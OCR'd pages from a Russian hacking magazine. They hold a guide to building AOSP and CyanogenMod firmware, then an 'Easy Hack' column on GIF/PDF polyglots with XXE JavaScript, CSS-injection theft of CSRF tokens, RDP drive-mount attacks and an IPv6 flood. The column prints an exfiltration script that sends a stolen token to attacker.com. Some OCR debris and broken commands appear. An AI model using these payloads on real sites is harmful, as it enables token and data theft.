Checking out files: 100% (431/431), done.ng out files:  18% (78/431)
Checking out files: 100% (175/175), done.
Checking out files: 100% (135/135), done.
Checking out files: 100% (433/433), done.ng out files:  14% (61/433)
Checking out files: 100% (2407/2407), done.
Checking out files: 100% (2489/2489), done. out files:  28% (698/2489)
Checking out files: 100% (2493/2493), done.
Checking out files: 100% (177/177), done.
Checking out files: 100% (137/137), done.ng out files:  21% (29/137)
Checking out files: 100% (110/110), done.
Checking out files: 100% (36618/36618), done.
Checking out files: 100% (20/20), done.king out files:  25% (5/20)
Checking out files: 100% (81/81), done.
Checking out files: 100% (450/450), done.
Checking out files: 100% (5428/5428), done. out files:   0% (2/5428)
Syncing work tree: 100% (306/306), done.

roman@roman-Satellite-C660D:~/android/system$
```

Скриншот 1. Успешная загрузка исходников

как он больше не поставляется в репозиториях Ubuntu, его нужно скачать с сайта Oracle и установить самостоятельно (goo.gl/N4lB2). Кроме того, нам понадобится гугловский инструмент для работы с репозиториями repo, представляющий собой Python-обертку вокруг системы контроля версий git:

```
$ mkdir ~/bin
$ curl http://dl.googlecode.com/↵
instruments/git/repo
$ chmod x+r repo
$ export PATH=$PATH:~/bin
```

Теперь система готова, и нам нужны исходники Android.

ЗАГРУЗКА ИСХОДНИКОВ

Перечисленные манипуляции по настройке системы справедливы для сборки любой версии и любой модификации Android. Дальнейшие наши действия уже зависят от наших желаний. Для примера давай начнем со сборки AOSP для Galaxy Nexus. Это типичнейший вариант. Для этого создадим каталог (можешь назвать его как угодно, это непринципиально), в котором собственно и будут лежать исходники:

```
$ mkdir -p android/system
$ cd android/system
```

Далее необходимо инициализировать репозиторий с помощью repo:

```
$ repo init -u https://android.↵
googlesource.com/platform/manifest
```

На этом этапе repo попросит ввести имя и e-mail, что делать совсем не обязательно. По умолчанию repo будет настроен на ветку master указанного репозитория (это последняя версия системы). Если тебе нужны исходники другой версии, укажи ее с помощью ключа '-b'. Например:

```
$ repo init -u https://android.↵
googlesource.com/platform/manifest ↵
-b android-4.0.1_r1
```

Далее можно приступить к загрузке файлов:

```
$ repo sync
```

Чтобы загрузка происходила в несколько потоков, можно указать опцию -j#, где # — число потоков. Сам процесс загрузки довольно длительный (на канале шириной 1 Мб загрузка заняла больше трех часов), поэтому можешь спокойно идти заниматься своими делами. В случае если загрузка оборвется, достаточно будет вновь выполнить «repo sync» для ее восстановления с прерванного места. После окончания загрузки на экран будет выведена надпись вида «Syncing work tree: 100% (306/306) done» (см. скриншот 1). Это значит, что уже можно приступать к сборке.

СБОРКА

Перед тем как начать процесс компиляции, мы должны выполнить команды скрипта envsetup.sh для установки всех необходимых переменных окружения и функций. Для этого переходим в каталог с исходниками (у меня ~/android/system) и выполняем:

```
$ . build/envsetup.sh
```

Только в случае успешного выполнения этого скрипта можно вызывать команду:

```
$ lunch имя_устройства
```

Она предназначена для выбора цели сборки или, говоря другими словами, конкретного

АГРЕССИВНЫЕ ОПТИМИЗАЦИИ

Чтобы повысить производительность прошивки, ты можешь попробовать применить более агрессивные опции оптимизации компилятора. Для этого вместо «mka bacon» запусти такую команду:

```
$ CFLAGS='-O3 -fomit-frame-pointer' ↵
mka bacon
```

Но это на твой страх и риск, так как можешь нарушить совместимость сборки с софтом и железом.

```
08 -a data out/target/product/maguro/userdata.img out/target/product/maguro/data
make_ext4fs -s -S out/target/product/maguro/root/file_contexts -l 14539537408 -a d
ata out/target/product/maguro/userdata.img out/target/product/maguro/data
+ make_ext4fs -s -S out/target/product/maguro/root/file_contexts -l 14539537408 -a
 data out/target/product/maguro/userdata.img out/target/product/maguro/data
Creating filesystem with parameters:
    Size: 14539534336
    Block size: 4096
    Blocks per group: 32768
    Inodes per group: 8144
    Inode size: 256
    Journal blocks: 32768
    Label:
    Blocks: 3549691
    Block groups: 109
    Reserved block group size: 871
Labeling /data as u:object_r:system_data_file:s0
Created filesystem with 10/887696 inodes and 97199/3549691 blocks
+ '[' 0 -ne 0 ']'
out/target/product/maguro/userdata.img maxsize=14843957568 blocksize=4224 total=14
0856312 reserve=149939328
roman@roman-Satellite-C660D:~/android/system$
```

Скриншот 2. Сборка AOSP завершена

```
Optimizing VoiceDialer.apk...
Optimizing Email.apk...
Optimizing Usb.apk...
Optimizing MotoPhonePortal.apk...
Optimizing Trebuchet.apk...
Optimizing SpareParts.apk...
Optimizing ContactsProvider.apk...
Optimizing InputDevices.apk...
Optimizing QuickSearchBox.apk...
Optimizing Gallery2.apk...
Optimizing SharedStorageBackup.apk...
Optimizing Bluetooth.apk...
Optimizing DownloadProviderUi.apk...
Optimizing CalendarProvider.apk...
Optimizing Apollo.apk...
Removing unwanted binaries...
Zipping package...

Signing package...

Cleaning up...

Package complete: /home/roman/android/cyanogen/out/target/product/p970/cm-10-20121
027-UNOFFICIAL-p970.zip
roman@roman-Satellite-C660D:~$
```

Скриншот 3. Сборка CM завершена


устройства. Вызвав ее без параметра, устройство можно будет выбрать из списка. В нашем случае нужно указать full_maguro-userdebug, где maguro — кодовое имя Galaxy Nexus GSM/HSPA+. После этого можно запустить процесс компиляции:

```
$ make -j4
```

Здесь 4 — число потоков компиляции. Это значение рекомендуется выбирать между максимальным и удвоенным максимальным числом аппаратно поддерживаемых потоков (для процессоров AMD это число равно количеству ядер процессора, для Intel это число нужно умножить на два), с учетом того что на каждый поток уйдет как минимум 2 Гб оперативки, которая, кстати говоря, может закончиться в самый неподходящий момент.

Лично у меня процесс рухнул на сборке библиотеки libwebcore.so из-за нехватки памяти. После увеличения свопа с 2 до 3 Гб результат был тем же. Пришлось собирать этот модуль отдельно и в один поток: make libwebcore -j1, после чего вновь начинать общую сборку. Возможны и другие ошибки, но, как правило, они уже изучены, и решение можно найти в Гугле. При успешной компиляции последняя строка вывода будет содержать путь и размер образа (скриншот 2).

На этом сборка AOSP закончена. Но что, если нам нужна прошивка для другого аппарата? Так вот, чистый AOSP ты сможешь собрать только под «гугловские» аппараты плюс Sony



Скриншот 4. CM10 на Defy

Xperia S. Конечно, есть решения и для других девайсов, но для таких устройств лучше и легче всего собрать модификацию AOSP — CyanogenMod.

CYANOGENMOD

CyanogenMod (далее CM) — это форк AOSP со множеством модификаций, направленных на улучшение производительности и стабильности, массой дополнительных функций и полезных плюшек, которых нет в стандартной прошивке. Разработка CyanogenMod ведется почти под все самые популярные аппараты (список здесь: www.cyanogenmod.com/devices), а это значит, что каждый может собрать CyanogenMod под конкретное устройство из исходных кодов, которые всегда доступны для скачивания. CyanogenMod пользуется огромной популярностью, поэтому неофициальные порты прошивки можно найти и для множества других аппаратов, помимо официально поддерживаемых.

Существует несколько поддерживаемых версий CM, включая CyanogenMod 7 (на базе Gingerbread, для маломощных бюджетных устройств), CM9 (на базе ICS) и до сих пор разрабатываемая CM10 (на базе JB). Сборка каждой из версий CM происходит одинаково. Для примера мы скомпилируем CM10 для LG Optimus Black, но я постараюсь упомянуть обо всех отличиях и для других версий CM.

Стоит заметить, что компиляция CM ничем не отличается от AOSP, поэтому действия по подготовке системы будут теми же, плюс потребуется ADB, который можно скачать отдельно или в комплекте Android SDK. Процесс получения исходников аналогичен, за исключением адреса:

```
$ mkdir android/cm
$ cd android/cm
$ repo init -u git://github.com/↩
CyanogenMod/android -b jellybean
$ repo sync -j8
```

Если тебе нужны исходники другой версии, то просто укажи ее имя после ключа '-b': «-b gingerbread» для CM7, «-b ics» для CM9. Ждать придется не меньше, чем при скачивании AOSP, так что можешь спокойно заниматься своими делами. По умолчанию загрузятся только сорцы самого CM без специфических для конкретных устройств файлов, которые можно получить с помощью другой команды:

```
$ . build/envsetup.sh && breakfast p970
```

Здесь p970 — кодовое имя LG Optimus Black (как его узнать? Как вариант, можно посмотреть на download.cyanogenmod.com слева в колонке Devices). Кроме исходников устройства, также в большинстве случаев понадобятся проприетарные библиотеки, исходников которых нет (поставщик железа их не предоставил). Поэтому их придется извлечь с устройства. Для этого с помощью USB-кабеля (тут-то нам и нужен ADB) подключаем к компьютеру наш девайс, на котором уже должна быть установлена последняя официальная версия CM, и запускаем скрипт extract-files.sh:

```
$ cd ~/android/cm/device/lge/p970/
$ ./extract-files.sh
```

Также нам потребуются закрытые приложения RomManager и Terminal Emulator, которые можно получить так:

```
$ ~/android/cm/vendor/cm/get-prebuilts
```

А вот теперь все! Можно собирать:

```
$ . build/envsetup.sh && brunch p970
```

Здесь brunch — один из хуков, создаваемых envsetup.sh. Пока идет процесс сборки, мы попробуем разобраться, что же такое brunch, а также в других хитрых функциях, используемых в CM.

УСКОРЕНИЕ СБОРКИ

Если ты соберешь и AOSP, и CM, то обязательно заметишь, что CM компилируется значительно быстрее. И ты наверняка заметил, что при сборке AOSP использовалась команда make, а тут — brunch. Если разобраться, команда brunch имя_устройства является эквивалентом такой команды:

```
$ breakfast имя_устройства && mka bacon
```

Что же тогда такое «mka bacon»? А в этой команде и спрятана вся соль. Это функция, содержащая следующую команду:

```
schedtool -B -n 1 -e ionice -n 1 ↩
make -j `cat /proc/cpuinfo | ↩
grep "^processor" | wc -l` "$@"
```


Она переключает планировщик процессора в режим SCHED_BATCH и повышает приоритет текущей задачи, так что ей отдается больше времени на исполнение, а также устанавливает максимальный приоритет на ввод-вывод для текущей задачи и запускает make, распараллеливая его на все процессоры. За счет этого сборка CM проходит быстрее, но при этом пользоваться компом во время сборки становится нереально.

Если ты планируешь часто пересобирать прошивку, то есть смысл настроить ccache, чтобы ускорить процедуры пересборки. Для этого установи одноименный пакет и добавь в ~/.bashrc такие строки:


```
export USE_CCACHE=1
export CCACHE_DIR=каталог_для_кеша
```

И сразу же после загрузки исходного кода выполни:

```
$ prebuilts/misc/linux-x86/ccache/↩
ccache -M 50G
```



Скриншот 5. Главное меню CWM



Скриншот 6. Выбор архива для прошивки

или для ICS и версий постарше:

```
$ prebuilt/linux-x86/ccache/ccache -M 50G
```

Значение 50G здесь для примера. Ты можешь указать произвольный размер кеша.

Теперь вернемся к нашей сборке. В случае ее удачного завершения (см. скриншот 3) в каталоге ~/android/cm/out/target/product/p960/ будет лежать файл с названием вроде cm-10-XXXXXXXXX-UNOFFICIAL-p970.zip. Это и есть наша прошивка, которую можно установить с помощью консоли восстановления (recovery).

СБОРКА CYANOGENMOD ДЛЯ КАСТОМНОГО УСТРОЙСТВА

Не беда, если твоего девайса нет среди официально поддерживаемых. Как я уже говорил, ребята с XDA или 4PDA часто портируют CyanogenMod под свои устройства, поэтому неофициальный порт CM можно найти практически для любого устройства. Все исходные тексты и конфигурационные файлы для девайса носят имя «дерево устройства» (device tree) и должны лежать в каталоге «device/производитель/имя_устройства» исходников CM. Для того чтобы собрать CyanogenMod под свое устройство, ты должен найти в Сети (в большинстве случаев находится на GitHub) дерево устройства и поместить его в соответствующий каталог.

Для примера возьмем Samsung Galaxy Y, для которого нет официального CM. Но на GitHub пользователя vivekkalady (goo.gl/soi4l) я нашел дерево устройства этого аппарата для CM7. Каковы должны быть мои действия? В первую очередь я должен скачать содержимое репозитория в каталог «device/samsung/totoro» (totoro — кодовое имя Galaxy Y), а затем запустить процесс компиляции. Но где брать проприетарные файлы? Их можно извлекать только с девайса с рабочим официальным CM, что невозможно в нашем случае. Часто эти файлы уже есть в дереве устройства, но я их там не нашел, зато нашел в другом репозитории на GitHub того же vivekkalady (goo.gl/5Jvlg). Далее остается скопировать их в каталог «vendor/samsung/totoro», получить RomManager и Terminal Emulator, как показано выше, и начать сборку:

```
$ . build/envsetup.sh && brunch totoro
```

Другие авторы портов могут выложить в Сеть все исходники CM вместо отдельного дерева устройства. Например, порт CM10 для Motorola Defy (официально для нее поддерживается только CM9) лежит вместе с исходниками CM10 в GitHub пользователя с ником Quarx с 4pda.ru. Для сборки этого порта делаем следующее:

```
$ repo init -u git://github.com/↵
Quarx2k/android.git -b jellybean
$ repo sync
```

Проприетарные файлы уже находятся в исходниках, так что искать или извлекать их не требуется. Все, что останется сделать, — просто скачать «несобираемое» ПО и запустить процесс сборки:

```
$ ~/android/system/vendor/cm/get-prebuilts
$ . build/envsetup.sh && brunch mb525
```

Кстати, по причине залоченного загрузчика кастомные прошивки для Defy работают на ядре, загружаемом на лету с помощью модуля kexec. Это ядро носит экспериментальный статус, и тебе придется прошивать его отдельно уже после установки самой прошивки (смотри файл 2ndboot_06.10.zip на нашем диске).

ВМЕСТО ИТОГОВ

Если тебе не удалось собрать Android с первого раза — не нужно расстраиваться. Наберись терпения и продолжай. Свою первую прошивку я собрал через неделю после первой попытки. Я постарался описать основные принципы сборки Android из исходных кодов, но большое количество важной информации все же осталось за кадром. В сносках я оставил несколько ссылок, по которым есть дополнительная информация. На этом у меня все. Удачной сборки!

УСТАНОВКА CYANOGENMOD ЧЕРЕЗ CWM

Установку кастомных прошивок следует выполнять из ClockworkMod Recovery (CWM). Это кастомная консоль восстановления, позволяющая устанавливать прошивки с любыми цифровыми подписями. Мануал о том, как установить CWM на твой конкретный девайс, ищи на xda-dev или просто погугли. Я опишу лишь установку CyanogenMod с его помощью.

Для начала выключи телефон и включи его с зажатыми кнопками <Power> + <Volume Up> + <Home> (комбинация может отличаться для разных устройств). После этого ты увидишь меню, показанное на скриншоте 5. Для навигации используй клавиши громкости, для выбора выделенного пункта — клавишу <Home> (или <Power>). Для начала выполни сброс до заводских настроек с помощью пункта wipe data / factory reset, а затем смонтируй карту памяти с помощью меню mounts and storage → mount USB storage и скопируй на нее файл прошивки. Далее выбери пункт «install zip from sdcard» и выбери файл с прошивкой (скриншот 6). Готово! CyanogenMod установлен.

INFO

- Существуют автоматизированные системы сборки Android с исходных кодов: goo.gl/i0pvm и goo.gl/yyaLN.
- Проприетарные файлы можно также извлечь из архива прошивки, а не с рабочего девайса. Это можно сделать с помощью скрипта unzip-files.sh, если таковой имеется в дереве устройства.
- В сборку CM не включены стандартные приложения от Google (gapps). Для их установки скачай отсюда goo.im/gapps архив и установи через CWM.

DVD

- На диске лежит собранная прошивка CM10 для Motorola Defy, а также загрузчик кастомного ядра для Motorola Defy.

WWW

- Официальная страница проекта AOSP: goo.gl/jUyCr;
- wiki-статья о сборке CyanogenMod: goo.gl/vlucx;
- сборка Android под x86: goo.gl/XfEao;
- здесь можно почитать подробнее о дереве устройства: goo.gl/79FzY+;
- подробнее о breakfast, lunch и brunch: goo.gl/kX6Z0.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

DVD

Все описанные программы со всей рубрики ищи на диске.

СПРЯТАТЬ PDF В GIF

ЗАДАЧА

РЕШЕНИЕ

Сегодняшний Easy Hack во многом посвящен всяким странным или специфическим штукам, нестандартному использованию стандартных вещей. Но это-то и круто! Ведь именно так и появляются новые векторы атак. Как говорят знающие люди, здесь важно упорство и воображение, и тогда даже из всем известных штук можно вырастить что-то новое, интересное, мощное... В общем, я под большим впечатлением от ZeroNights 2012 :).

Но давай вернемся к задаче. Во-первых, зачем это нужно? Для того, чтобы мы могли загрузить PDF'ку там, где мы их не можем загружать. Ведь очень часто бывает, что загрузка всевозможных картинок разрешена — они по определению считаются достаточно безопасными. Хорошо, скажешь ты, а зачем это-то нужно? Нам как атакующим от картинок маловато профита, а вот PDF имеет в себе приличный пучок возможностей. Если не говорить о том, что один из основных путей заражения компов всякой вирусней — это PDF и обрабатывающий их Acrobat Reader, то можно вспомнить, что мы можем проводить SDRF-атаки или получить XSS'ку на сервере через PDF. Если что — примеры увидишь чуть позже.

Как же решить задачку? Все оказывается проще, чем представляется, если почитать и посмотреть где надо, а именно в стандартах. В них пишется, что заголовок PDF (типа %PDF-1.1) должен находиться в первых 1024 байтах файла. Что будет идти до заголовка, Acrobat Reader'у абсолютно все равно. Этим-то мы и можем воспользоваться, разместив в начале файла данные в одном формате (например, GIF, JPG, doc), а дальше после 1024 байта — в другом, то есть в PDF (см. пример на рис. 1). При этом оба формата остаются валидными. Все зависит от того, как мы обращаемся к файлу (который, предположим, загрузили на http://pdfxss.appspot.com/Son-of-Gifar/NotAPDF.gif):

1. Браузер распознает данные как GIF и отобразит их рисунком:

```
<img src="http://pdfxss.appspot.com/Son-of-Gifar/↵
NotAPDF.gif" height=10 width=10></img>
```

2. Браузер распознает данные как PDF и запустит плагин Acrobat Reader:

```
<object data="http://pdfxss.appspot.com/↵
Son-of-Gifar/NotAPDF.gif" type="application/pdf" ↵
width="500" height="500"></object>
```

С задачей мы справились. Еще раз подтвержу, что вместо GIF'а мы можем подставить практически любой другой формат.

```
GIF89aSOHNULSOHNUL'NULNUL<..snip..>DSOHNUL;%PDF-1.1
1 0 obj
<<
    /Pages 3 0 R
    /OpenAction 4 0 R
    /Type /Catalog
```

Рис. 1. Один файл на двоих. Сначала — GIF, потом — PDF

И при этом мы сможем обходить многие проверки загружаемых данных, так как расширение у нас будет верное, да и сам файл в начале правильного формата. Далее — профит и обещанные примерчики.

На первый взгляд, мы упираемся в препятствие — необходимость указать обработчик на сайте жертвы. То есть, чтобы PDF заработал как PDF, нам нужно точно указать тег object, а для этого надо иметь возможность вставлять HTML-код на сайт жертвы. А раз так, то какой тогда смысл, если мы уже имеем возможность для XSS?

На самом деле крутость PDF в данном случае в том, что вне зависимости от того, с какого домена мы его подгружаем (то есть где написан тег object), PDF фактически относится к тому домену, на котором он хостится (то есть куда указывает атрибут data тега object). Таким образом, получается, что мы вешаем у себя страничку с вызовом в object PDF'ки с атакуемого нами сервера, и, когда мы заманим на страничку нашу жертву, его браузер обработает ее как PDF и запустит плагин Acrobat Reader'а, со всеми вытекающими отсюда последствиями.

Последствия. Как мы видим, здесь с точки зрения Acrobat Reader'а нет нарушения Same Origin Policy, а потому мы можем выполнять произвольные запросы (на тот домен, где хостится PDF), и при этом необходимые куки будут автоматом добавляться браузером, получать ответы и обрабатывать их с помощью JavaScript'а, встроенного в PDF. По сути, мы имеем почти стандартную хранимую XSS'ку в виде PDF-файла.

Ну и небольшой пример, как можно инициализировать эти запросы (кусок PDF'ки):

```
>>stream
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>  <!ENTITY xxe SYSTEM \"http://↵
pdfxss.appspot.com/secret.txt\">]>
<foo>&xxe;</foo>";
var xdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value)) ;
endstream
```

Просто угар! Мы можем обозначить свою XML с DTD и XXE со ссылкой на интересующую страницу хоста, заставить отпарсить ее и получить ответ. О ужас — XXE везде :). Стоит отметить, что здесь мы не юзаем какие-то уязвимости Acrobat Reader'а, это просто его фича, и исправлять ее Adobe в ближайшее время не собирается!

На рис. 3 представлен пример всей атаки. Здесь xs-sniper.com — домен атакующего, куда заманивается пользователь-жертва, а pdfxss.appspot.com — сервера-жертвы с залитым на него файлом GIF-PDF-мутантом — XML.gif. PDF'ка делает запрос на http://pdfxss.appspot.com/secret.txt с необходимыми куками (asdasdasd) и получает хранящиеся в нем данные.

Теперь о минусах. У Chrome используется своя, встроенная версия PDF-ридера, которая уже пропатчена. Вторая проблема — с IE. По умолчанию PDF'ки полностью скачиваются с сайта и фактически запускаются уже локально (из папки «Temp»). То есть XSS мы теряем, так как получаем необходимость выполнять уже кроссдоменные запросы и сталкиваемся с Same Origin Policy… В других же браузерах все хорошо работает :).

Хотелось бы еще отметить, что вся эта крутость была почерпнута у Билли Риоса (Billy Rios) с улетного блога (goo.gl/dMXNG). Ему уважение и благодарности от нас :).



Рис. 2. В зависимости от того, как мы обращаемся к файлу, браузер обрабатывает его по-разному




Рис. 3. PDF'ка делает запрос и получает ответ, необходимые куки добавляет браузер

ПОЛУЧИТЬ ДАННЫЕ С ПОМОЩЬЮ CSS

ЗАДАЧА

РЕШЕНИЕ

Давай представим себе веб-приложение, в котором все хорошо. Страшные символы фильтруются, а на все важные операции требуется токен (в качестве защиты от CSRF), да и с остальным все в порядке. И казалось бы, здесь нам особо не подкопаться. Однако пути есть.

Если мы можем влиять на контент какой-то страницы и вставить в нее вроде бы нестрашные символы кривых скобок ({ }), а страница эта содержит токен, то мы можем украсть его. Не знаю, насколько описание получилось понятным, так что вот пример — PHP-скрипт на атакуемом сервере (index.php):

```
<html>
<title>victim</title>
<body>
<p><?php print filter($_GET['x']); ?></p>
<form>
  <input type="text" name="operation"></input>
  <input type="hidden" name="token">111111122222</input>
</form>
</body>
</html>
```

Здесь предположим, что функция filter фильтрует основные опасные символы ("<>). А токен для показательности представлен в виде статического значения. Наша цель — получить токен, чтобы обойти защиту от CSRF; тогда мы могли бы провести какую-то страшную операцию.

Решение данной задачи может быть даже более чем простым. Суть идеи заключается в том, что мы можем выдать эту атакуемую страницу за CSS-стиль, подгрузить его на свою страницу и получить к нему доступ из JavaScript. Основывается эта идея на двух вещах. Во-первых, мы можем инжектировать в приложение свои данные; таким образом мы можем объявить свой стиль внутри страницы. Например, так:

```
http://victim.com/index.php?x={}*{font-family:'
```


Во-вторых, правила парсинга браузерами CSS очень гуманны, а потому браузеры пропускают все лишнее (например, HTML-теги) и подгружают лишь интересующие их объявления стилей. То есть если мы разместим у себя на веб-сервере специальную страницу с указанием CSS на атакуемый нами скрипт сервера:

```
<title>attacker</title>
<link rel="stylesheet" href="http://victim.com/↵
index.php?x={}*{font-family:'" type="text/css">
<body>
```

и заманим на нее нашу жертву, то браузер жертвы попытается подгрузить стиль, подгрузит его и получит примерно следующее значение для font-family:

```
font-family : </p><form> <input type="text" ↵
name="operation"></input><input type="hidden" ↵
name="token">111111122222</input>…
```

Но что еще круче, мы можем вынуть это значение, просто обратившись к «document.body.currentStyle.fontFamily» через



Полный вектор атаки с одного домена

JavaScript. То есть в нашу специальную страницу требуется добавить следующий код, чтобы переслать данные из font-family:

```
<script>
  document.write('<img src=http://attacker.com/↵
  aaaaa?'+escape(document.body.currentStyle.fontFamily)↵
  +'">');
</script>
```

Итак, обобщу пример. Мы загоняем пользователя на нашу страницу на нашем домене. Его браузер видит ссылку на CSS на атакуемом сервере и подгружает все, что идет после определения "font-family:". После чего мы можем прочитать это значение с помощью JavaScript и вынуть интересующий нас токен :). По сути, у нас тут нарушение Same Origin Policy.

Ну а теперь немного о грустном. Хотя способ и крутой (уязвимы к нему просто миллионы сайтов), но с неких пор он недействителен. Причина в том, что прошаристые безопасники навели паники пару лет назад и разработчики браузеров прикрыли вектор. Теперь, по идее, запрещено использовать CSS'ки с других доменов, хотя, если посмотреть на трафик, запрос на загрузку CSS происходит…

Здесь, думаю, стоит отметить, что в контексте одного домена все работает отлично (хотя толку от этого не очень много). Так что считай эту задачку просто примером и основой для размышления.

ИСПОЛЬЗОВАТЬ RDP ДЛЯ НАПАДЕНИЯ

ЗАДАЧА

РЕШЕНИЕ

Появление любой технологии сулит чаще всего и новые специфические проблемы. Конечно, микрософтовские службы терминалов — штука совсем не новая, даже бородатая и во многом секьюрная. Тем не менее использовать ее в «злых» целях может быть очень даже интересно. Итак, предположим, что злоумышленник должен атаковать какую-то корпоративную сеть, а точнее, ее пользователей.

RDP (в широком смысле этого сокращения) позволяет пользователям удаленно работать на хосте, используя нативный графический интерфейс. Но как можно атаковать пользователей, обладая доступом к RDP-серверу? Самый простой вариант лежит в возможности автоматического монтирования дисков и устройств клиента при подключении к RDP-серверу. То есть при подключении юзера к RDP-серверу диски как бы расшариваются для RDP-сервера и у него появляется возможность залить на клиент любые файлы в любое место (в зависимости от прав юзера в своей ОС, разумеется). Конечно, по умолчанию диски не монтируются, но здесь есть некоторые тонкости.

Во-первых, через стандартный RDP-клиент (mstsc) нет возможности задавать, при подключении к какому серверу монтировать диск, а к какому — нет. Там используются общие настройки для всех подключений. Таким образом, достаточно часто получается, что администраторы ходят на RDP по серверам с подключенны-

ми дисками, и это создает прекрасную основу для атаки. По сути, нужно захватить контроль над одним из серверов и тем или иным образом заставить админа зайти на него, а далее только профит собирай, так как админская тачка уже в наших руках.

Во-вторых, можно насильно включить опцию подключения дисков — за счет указания соответствующих настроек в RDP-файлах. И это рождает несколько иной вектор атаки — атаку на безумных офисных пользователей. Суть заключается в том, что злоумышленник может создать такой RDP-файл, при запуске которого у пользователя ничего спрашиваться не будет, а автоматически произойдет подключение к RDP-серверу с автомонтированием дисков и последующим захватом контроля пользовательской тачкой. Конечно, здесь потребуется проявить немного социальной инженерии. Например, можно разослать офисным работникам письма с приложенными RDP'шками и просьбой их запустить для тестирования какой-то новой системы. Такие файлы не вызовут подозрения у офисного народа, и, я уверен, большинство выполнит необходимые действия.

Видеопримеры можно посмотреть у Wicked Clown, там же пример bat'ничка для заливки «шелла» — goo.gl/IiJVx.

ОТКАЗ В ОБСЛУЖИВАНИИ ЧЕРЕЗ IPV6

ЗАДАЧА

РЕШЕНИЕ

IPv6 идет нам навстречу достаточно большими шагами. Конечно, его сильно подталкивают из-за заканчивающихся мест в IPv4, но с учетом того, как мир неохотно меняется и какие есть проблемы с обратной поддержкой, шаги и правда гигантские. К примеру, у большинства современных сетевых систем уже по умолчанию включен IPv6-стек.

И в подтверждение сегодняшней общей темы, IPv6 также несет новые возможности, но с ними и новые векторы атак, и новые уязвимости. Как простейший пример можно вспомнить ситуацию, когда есть некий файрвол, который осуществляет правильную фильтрацию. Проблема в том, что фильтрация происходит только для IPv4, а в то же время IPv6 обделена каким-то вниманием. И значит, злоумышленник может проводить все свои атаки, просто перейдя на IPv6-адресацию. В общем, мы, как атакующая сторона, можем только порадоваться новшеству.

Но давай перейдем к нашей задаче. Несколько лет назад ресерчеры из разных стран начали усердно копать IPv6 и накопали пучок различных багов. Одним из таких стала сногсшибательная штука — ICMPv6 Router Announcements flood (хех, при виде такого названия вспоминается начало 2000-х с syn-флудом, land и teardrop'ами).

